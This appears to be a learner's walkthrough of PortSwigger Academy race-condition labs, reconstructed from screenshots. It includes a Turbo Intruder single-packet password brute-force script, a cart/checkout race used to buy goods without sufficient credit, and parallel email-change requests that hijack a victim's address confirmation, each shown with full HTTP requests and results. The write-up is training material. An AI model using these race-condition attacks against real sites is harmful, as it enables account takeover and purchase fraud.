
Further, I will use the provided password dictionary for this and Turbo Intruder's extension Python script "race-single-packet-attack.py" to prepare my attack:


Intruder Repeater View Help Turbo Intruder
Burp Suite Professional v2023.12.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Turbo Intruder - 0a4e00c9043f416e803912fc00f700b5.web-security-academy.net
Pretty Raw Hex
Search
0 highlights
Last code used
Choose scripts dir
Save
Attack

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4e00c9043f416e803912fc00f700b5.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=lcLPNKrgNWjwAlVl63aT6IYzQVAcOBa8&username=carlos&password=%s
```

```python
def queueRequests(target, wordlists):

    # as the target supports HTTP/2, use engine=Engine.BURP2 and concurrentConnections=1 for a single-packet attack
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           engine=Engine.BURP2
                           )

    # assign the list of candidate passwords from your clipboard
    passwords = wordlists.clipboard

    # queue a login request using each password from the wordlist
    # the 'gate' argument withholds the final part of each request until engine.openGate() is invoked
    for password in passwords:
        engine.queue(target.req, password, gate='1')

    # once every request has been queued
    # invoke engine.openGate() to send all requests in the given gate simultaneously
    engine.openGate('1')


def handleResponse(req, interesting):
    table.add(req)
```

This script will launch a single-packet attack that will cause a race condition. The password wordlist will be taken from the clipboard. Below are the results of the script execution:


Turbo Intruder - 0a4e00c9043f416e803912fc00f700b5.web-security-academy.net - done
Pretty Raw Hex
Pretty Raw Hex Render
Search
0 highlights
Search
0 highlights


Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connection I...
9	666666	200	2056	3768	7839507	7964761		8	1
10	123321	200	2056	3768	7839507	7964761		10	1
11	123456789	200	2056	3768	7839507	7964761		16	1
12	x654321	400	56	269	7839510	7964764		24	1
13	shadow	200	2056	3768	7841508	7966762		6	1
14	1234	200	2056	3768	7846427	7971681		18	1
15	1234567890	400	56	269	7846427	7971681		22	1
16	12345678	200	2056	3768	7847425	7972679		14	1
17	michael	400	56	269	7847425	7972679		23	1
18	superman	400	56	269	7850432	7975686		25	1
19	mustang	200	2056	3768	7851430	7976684		11	1
20	123456	200	2056	3768	7851430	7976684		12	1
21	dragon	400	56	269	7874483	7999737		21	1
22	1qaz2wsx	400	56	269	7874483	7999737		26	1
23	baseball	400	56	269	7874483	7999737		27	1
24	121212	400	56	269	7874483	7999737		29	1
25	000000	400	56	269	7874483	7999737		30	1
26	123123	200	2056	3768	7875480	8000734		1	1
27	abc123	200	2056	3768	7875480	8000734		2	1
28	password	302	40	188	7875480	8000734		13	1
29	12345	200	2056	3768	7875480	8000734		17	1

```
POST /login HTTP/2
Host: 0a4e00c9043f416e803912fc00f700b5.web-security-academy.net
Cookie: session=UorKsdgCtJOEHaa54FYCi63q1NKOd33Z
Content-Length: 71
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4e00c9043f416e803912fc00f700b5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
plication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

```
HTTP/2 302 Found
Location: /my-account?id=carlos
Set-Cookie: session=jOlzZBt52jYcjHWWvUj4MqUZXdtCZ3OK; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Reqs: 30 | Queued: 0 | Duration: 9 | RPS: 3 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |

Studying the responses, there is only one with 302 status code, so it is definitely worth to note. Then, I waited for 'carlos' user password cooldown to disappear and logged in using password 'password':




My Account


Your username is: carlos

Your email is: carlos@carlos-montoya.net

Now, I can access admin panel and delete the account:



Congratulations, you solved the lab!




Admin interface only available if logged in as an administrator

LAB 82 Multi-endpoint race conditions

credentials: `wiener:peter`

For sake of testing, I purchased a gift card and studied how the purchase process looks like in Burp Intercepteror:




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
359	https://0a3a006e039959738...	GET	/			200	11030	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:41 7 ...	8080
360	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:42 7 ...	8080
361	https://0a3a006e039959738...	GET	/product?productId=2	✓		200	4944	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:43 7 ...	8080
362	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:43 7 ...	8080
363	https://0a3a006e039959738...	POST	/cart	✓		302	100					✓	34.246.129.62		04:21:45 7 ...	8080
364	https://0a3a006e039959738...	GET	/product?productId=2	✓		200	4944	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:45 7 ...	8080
365	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:46 7 ...	8080
366	https://0a3a006e039959738...	GET	/my-account?id=wiener	✓		200	4301	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:50 7 ...	8080
367	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:50 7 ...	8080
368	https://0a3a006e039959738...	GET	/cart			200	6354	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:56 7 ...	8080
369	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:57 7 ...	8080
370	https://0a3a006e039959738...	POST	/cart/checkout	✓		200	4772	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:59 7 ...	8080

POST /cart will add an item into the cart and contains productID parameter together with its quantity. POST /cart/checkout request is sent when one places order, so validation and confirmation of the purchase are done in a single HTTP packet. Removing session cookie will simply bring me to an empty cart, so cart state is tied to user’s session.

Knowing that validation and confirmation is done in a single request/response cycle, it can be abused on race condition: it could enable me to add more items during the window between validating and confirming the purchase.

To test this, I have added these two requests to Burp Repeater and united them under one group and sent them in parallel: I have noticed that the POST /cart takes longer time to be processed and POST /cart/checkout ends first. I can use connection “warming” technique by adding a GET / request in the beginning:




```
GET / HTTP/2
Host: 0a3a006e03995973812725f3005c0067.web-security-academy.net
Cookie: session=H4SvnlAD96MGeaxoBnV6ZYaaHHgGh4yH
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3a006e03995973812725f3005c0067.web-security-academy.net/my-account?id=wie
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 10921

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Multi-endpoint race conditions
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Multi-endpoint race conditions
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/race-conditions/lab-race-conditions-multi-e
            nt'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
              http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background
              new 0 0 28 30' xml:space=preserve title=back-arrow>
                <g>
                  <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
                  </polygon>
                  <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
                  </polygon>
```


Now, the first request still takes more time to return. While other two return with significantly smaller time difference ~316 ms.

Now, I will ensure that the cart is not empty and put another gift card there and repeat the attack, but now I will change productID to "1" (ID of the leather jacket) and repeat the procedure:



```
productId=1&redir=PRODUCT&quantity=1
```

The POST /cart arrived in 312ms and POST /cart/checkout arrived in 343ms, which means, that, being sent at the same time, the jacket was added to the cart and, at the same time, the gift card was being confirmed and validated, thus I could trick the store that I buy a gift card together with the jacket.



Congratulations, you solved the lab!

Store credit:
-$1247.00

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1
Gift Card	$10.00	1

Total: $1347.00

You have bought the following gift cards:

Code
hsQohFEEW1

Even though I have negative balance now, I received the confirmation of the jacket purchase. Lab's done!

LAB 83 Single-endpoint race conditions

Victim: `carlos@ginandjuice.shop`

It has a pending email invite to obtain admin rights.


Goal:

1. Identify a race condition that lets you claim an arbitrary email address.
2. Change your email address to `carlos@ginandjuice.shop`.
3. Access the admin panel.
4. Delete the user `carlos`

Valid credentials: `wiener:peter`

Email: wiener@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net

I have tested the email change functionality, here is the template of the email change confirmation letter:




```
Sent:     2024-03-10 19:54:06 +0000
From:     no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net
To:       hacker@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net
Subject:  Please confirm your e-mail

<p>To confirm your email change to hacker@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below</p>
<a href="https://0aef009d036f403a80f5b7e400930020.web-security-academy.net/confirm-email?user=wiener&token=H1iUONERHEer48ng">
    Click here to confirm.
</a>
```

I have tried to send two consecutive email change letters and noticed that the most recent request contains a valid link. All the rest (older ones) would become invalid:


```
"This link is invalid."
```

It could mean, that server keeps 1 pending email at a time. Probably, in some data base. When submitting new email, the link is being overwritten rather than being appended. This is a timing for a possible collision. Let’s test it by adding 20 requests with email changing into Burp Repeater:




```
POST /my-account/change-email  HTTP/2
Host : 0aef009d036f403a80f5b7e400930020.web-security-academy.net
Cookie : session =RaGCMPuxQ6gMuZX8OmZzQ6HLZCUWZkJw
Content-Length : 113
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0aef009d036f403a80f5b7e400930020.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0aef009d036f403a80f5b7e400930020.web-security-academy.net/my-account
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

email =hacker1%40exploit-0a9000ae03294018800ab6be01570010.exploit-server.net     &csrf =
cVXAEXjqD62FnaPlyjrKi9k3Fs3E6CF3
```

As one can see, I have received a bunch of remails, however, judging from the contents, in some requests email is different. For example, for hacker15, the message is telling that the token was prepared for hacker20:




Sent	To	From	Subject	Body	
2024-03-10 20:15:51 +0000	hacker15@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker14@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker17@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker16@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker19@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker18@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw

Now, I will abuse it by sending two packets at a time, I changed the parameter of one of the packets to victim's email:




```
POST /my-account/change-email   HTTP/2
Host : 0aef009d036f403a80f5b7e400930020.web-security-academy.net
Cookie : session =RaGCMPuxQ6gMuZX8OmZzQ6HLZCUWZkJw
Content-Length : 67
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests  : 1
Origin : https://0aef009d036f403a80f5b7e400930020.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0aef009d036f403a80f5b7e400930020.web-security-academy.net/my-account
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

email=carlos@ginandjuice.shop  &csrf=cVXAEXjqD62FnaPlyjrKi9k3Fs3E6CF3
```

I send them in parallel, again, and after several attempts, I managed to trigger a race condition and received confirmation link for victim's email, sent to me:



Sent	To	From	Subject	Body	
2024-03-10 20:33:32 +0000	hacker1@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to carlos@ginandjuice.shop, click the link below Click here to confirm.	View raw

Now, admin panel is accessible:



My Account

